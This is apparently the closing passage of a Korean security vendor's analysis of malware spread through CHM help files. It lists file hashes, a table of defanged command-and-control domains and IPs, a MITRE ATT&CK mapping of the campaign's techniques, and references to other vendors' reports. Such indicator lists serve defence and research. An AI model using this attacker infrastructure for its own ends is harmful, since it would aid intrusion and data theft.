997165ed836b8a2a6af5cf2d43af5803

d03d6ffa859a1b19cde340ad9911aadf

853455c5def2e048eca09e5b63356062

c0e5a6b30b59316ec3c350200d8f3ee6

61f97f0d78a7c835c194690a782f380b

85bcdc018431f26d42e2622881be9a87

1449f326dac3e20b96b00b46b41be8d9

4f12cb7a552e165681c5537436e22a68

18a86d0f2f59251b64389b7a3e850dcc

1b5e324b3b4f47bfdeaef1945e28c977

4e055d5c2b5b4d0948a4cda30781cb69

058b77f8865fb724a67fa49dff6f47e0

45ad2da07bc73349c1c6f1dfe34f0b7d

ad1c29d410ac712ddf20c03d27756239

3543327e1cbf54f8f1705af513fe295e

aac428717f4b5ea1bfac9ae0998e661c

e5699f50b94a90a242bc27279596bf8c

13446d8496858c2eac78e5e985af605b

7467a360837a85ace6e14acc879e00e5

47a3c797313747cc40bd0070920282c4

e267aa39a15e33909dae39ec74828f8b

2d8885fdf78dc367623c1bb9f7430535

ded83a6bd7438b34b058f2fe5ee54c7e

5f88da72abdbd23da4df12385f26eb99

aaeb059d62c448cbea4cf96f1bbf9efa

59a924bb5cb286420edebf8d30ee424b

d8fde512981c2e3f6f9495a857de54ee

b0bed133fa08e36d05f0361aefa5cbd1

0f27c6e760c2a530ee59d955c566f6da

bfe2a0504f7fb1326128763644c88d37

2002dd3cf9e2ef96b74a99eee0dd5ec1

6.2. C2 정보

도메인	IP	국가
sktelecom[.]help	209.99.40[.]222	US
encorpost[.]com	172.67.199[.]138	US
want-helper[.]com	15.197.130[.]221	US
nhn-games[.]com	2.57.90[.]16	GB
hillokay[.]com	185.212.70[.]16	US
vhostnetwork[.]com	172.67.133[.]244	US
successgoo[.]com	185.212.71[.]216	US
foxiebed[.]com	185.212.71[.]135	US
cerebrovascular[.]net	82.180.174[.]174	US
trueliebe[.]com	104.21.49[.]95	US
shoru[.]net	104.21.24[.]215	US
ibsq[.]co[.]kr	117.52.20[.]17	KR
atusay[.]lat	104.21.8[.]225	US
ppangz[.]mom	104.21.7[.]160	US
cheth[.]lol	104.21.88[.]122	US
drimby[.]top	104.21.78[.]220	US
labimy[.]ink	172.67.209[.]126	US
crilts[.]cfd	104.21.18[.]83	US
nobuay[.]ink	104.21.25[.]7	US
plifty[.]lat	172.67.137[.]4	US
honess[.]fun	172.67.133[.]34	US
sgibn[.]cam	192.3.189[.]184	US

[표 6-1] C2 정보

7. 공격 지표 (Indicator of Attack)

7.1. MITRE ATT&CK Matrix

Tactic	Technique	Description
Reconnaissance	T1598.002	Phishing for Information: Spearphishing Attachment
	T1598.003	Phishing for Information: Spearphishing Link
Resource Development	T1585.002	Establish Accounts: Email Accounts
	T1585.003	Establish Accounts: Cloud Accounts
Initial Access	T1566.002	Phishing: Spearphishing Link
	T1566.003	Phishing: Spearphishing via Service
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1059.007	Command and Scripting Interpreter: JavaScript
	T1204.002	User Execution: Malicious File
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Defense Evasion	T1070.004	Indicator Removal: File Deletion
	T1140	Deobfuscate/Decode Files or Information
	T1218.001	System Binary Proxy Execution: Compiled HTML File
Discovery	T1012	Query Registry
	T1082	System Information Discovery
	T1083	File and Directory Discovery
Collection	T1119	Automated Collection
Exfiltration	T1041	Exfiltration Over C2 Channel

[표 7-1] MITRE ATT&CK, Tactics and Techniques

8. 참고 자료 (Reference)

[1] Ahnlab (2023.03.08) - 대북 관련 질문지를 위장한 CHM 악성코드 (Kimsuky)

[2] Zscaler (2023.03.21) - The Unintentional Leak: A glimpse into the attack vectors of APT37

[3] Ahnlab (2023.07.20) - 국내 금융 기업 및 보험사를 사칭한 CHM 악성코드

[4] Ahnlab (2023.07.21) - CHM 파일로 유포되는 정보유출 악성코드

[5] HAURI (2023.08.01) - (주의) 금융기관을 사칭하는 피싱 메일 주의

[6] ESTsecurity (2023.08.25) - [Trojan.Downloader.CHM] 악성코드 분석 보고서